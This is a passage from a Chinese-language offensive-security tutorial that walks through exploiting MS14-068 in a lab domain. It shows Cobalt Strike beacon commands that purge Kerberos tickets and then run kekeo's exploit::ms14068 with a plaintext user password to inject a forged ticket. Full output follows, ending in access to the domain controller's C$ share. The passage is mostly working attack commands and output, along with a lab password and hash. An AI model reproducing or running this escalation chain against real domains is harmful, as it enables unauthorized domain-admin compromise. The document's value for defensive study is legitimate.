 588kb    fil     06/14/2019 16:27:08   kekeo.exe
```

第五步,清除当前机器的所有票证

```
beacon> shell dir \\OWA2010SP3\c$
beacon> shell klist
beacon> shell klist purge
```




```
beacon> shell dir \\OWA2010SP3\c$
[*] Tasked beacon to run: dir \\OWA2010SP3\c$
[+] host called home, sent: 50 bytes
[+] received output:
拒绝访问。

beacon> shell klist
[*] Tasked beacon to run: klist
[+] host called home, sent: 36 bytes
[+] received output:

当前登录 ID 是 0:0x4af95

缓存的票证: (3)

#0>     客户端: sqladmin @ 0DAY.ORG
        服务器: krbtgt/0DAY.ORG @ 0DAY.ORG
        Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
        票证标志 0x60a00000 -> forwardable forwarded renewable pre_authent
        开始时间: 6/14/2019 16:17:36 (本地)
        结束时间:   6/15/2019 2:17:36 (本地)
        续订时间: 6/21/2019 16:17:36 (本地)
        会话密钥类型: AES-256-CTS-HMAC-SHA1-96
```



```
beacon> shell klist purge
[*] Tasked beacon to run: klist purge
[+] host called home, sent: 42 bytes
[+] received output:

当前登录 ID 是 0:0x4af95
        删除所有票证:
        已清除票证!

beacon> shell klist
[*] Tasked beacon to run: klist
[+] host called home, sent: 36 bytes
[+] received output:

当前登录 ID 是 0:0x4af95

缓存的票证: (0)
```


第六步,开始实际漏洞利用过程

```
beacon> shell kekeo.exe "exploit::ms14068 /domain:0day.org /user:sqladmin /password:admin!@#45 /ptt" "exit"
beacon> shell dir \\OWA2010SP3\c$
```



```
beacon> shell kekeo.exe "exploit::ms14068 /domain:0day.org /user:sqladmin /password:admin!@#45 /ptt" "exit"
[*] Tasked beacon to run: kekeo.exe "exploit::ms14068 /domain:0day.org /user:sqladmin /password:admin!@#45 /ptt" "exit"
[+] host called home, sent: 124 bytes
[+] received output:

  ___ _     kekeo 2.1 (x64) built on Apr  7 2019 23:35:29
 /   ('>-   "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/      Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_        http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo(commandline) # exploit::ms14068 /domain:0day.org /user:sqladmin /password:admin!@#45 /ptt
Realm        : 0day.org (0day)
User         : sqladmin (sqladmin)
CName        : sqladmin [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/0day.org  [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 518b98ad4178a53695dc997aa02d455c
[kdc] name: OWA2010SP3.0day.org (auto)
[kdc] addr: 192.168.3.142 (auto)
AuthTime     : 2019/6/14 16:29:27
Domain SID   : S-1-5-21-1812960810-2335050734-3517558805
User RID     : 1142
Groups       : *513 512 520 518 519
[DCs] Number : 1
 0 | OWA2010SP3.0day.org (OWA2010SP3)
 > krbtgt/0day.org : OK!
Break on first injection when Pass-the-Ticket

kekeo(commandline) # exit
Bye!
```

最后,成功访问目标域控,再之后的事情相比就很明了了,此处不再赘述



```
User RID     : 1142
Groups       : *513 512 520 518 519
[DCs] Number : 1
 0 | OWA2010SP3.0day.org (OWA2010SP3)
 > krbtgt/0day.org : OK!
Break on first injection when Pass-the-Ticket

kekeo(commandline) # exit
Bye!

beacon> shell dir \\OWA2010SP3\c$
[*] Tasked beacon to run: dir \\OWA2010SP3\c$
[+] host called home, sent: 50 bytes
[+] received output:
 驱动器 \\OWA2010SP3\c$ 中的卷没有标签。
 卷的序列号是 CC41-F739

 \\OWA2010SP3\c$ 的目录

2019/05/19  07:39    <DIR>          ExchangeSetupLogs
2019/05/19  06:47    <DIR>          inetpub
2019/05/26  10:35    <DIR>          Program Files
2019/05/26  10:35    <DIR>          Program Files (x86)
2019/05/19  06:48    <DIR>          Users
2019/05/19  07:18    <DIR>          Windows
2019/05/19  06:58    <DIR>          wwwdata
               0 个文件              0 字节
               7 个目录 47,775,178,752 可用字节
```

小结:

需要特别注意的是 kekeo.exe 自身需要,而且它并不能保证每次都利用成功,关于 CVE-2019-1040 的利用过程,等过几天回来再抽空更新吧,ok,废话不多讲,祝弟兄们好运吧 ☺

注:所有文章仅供安全研究之用,严禁用于任何非法用途

有任何问题,请直接联系该文章作者

一律严禁私自外传,由此所的引发的一切不良后果,均由读者自行承担

- **by klion**
- 2019.3.6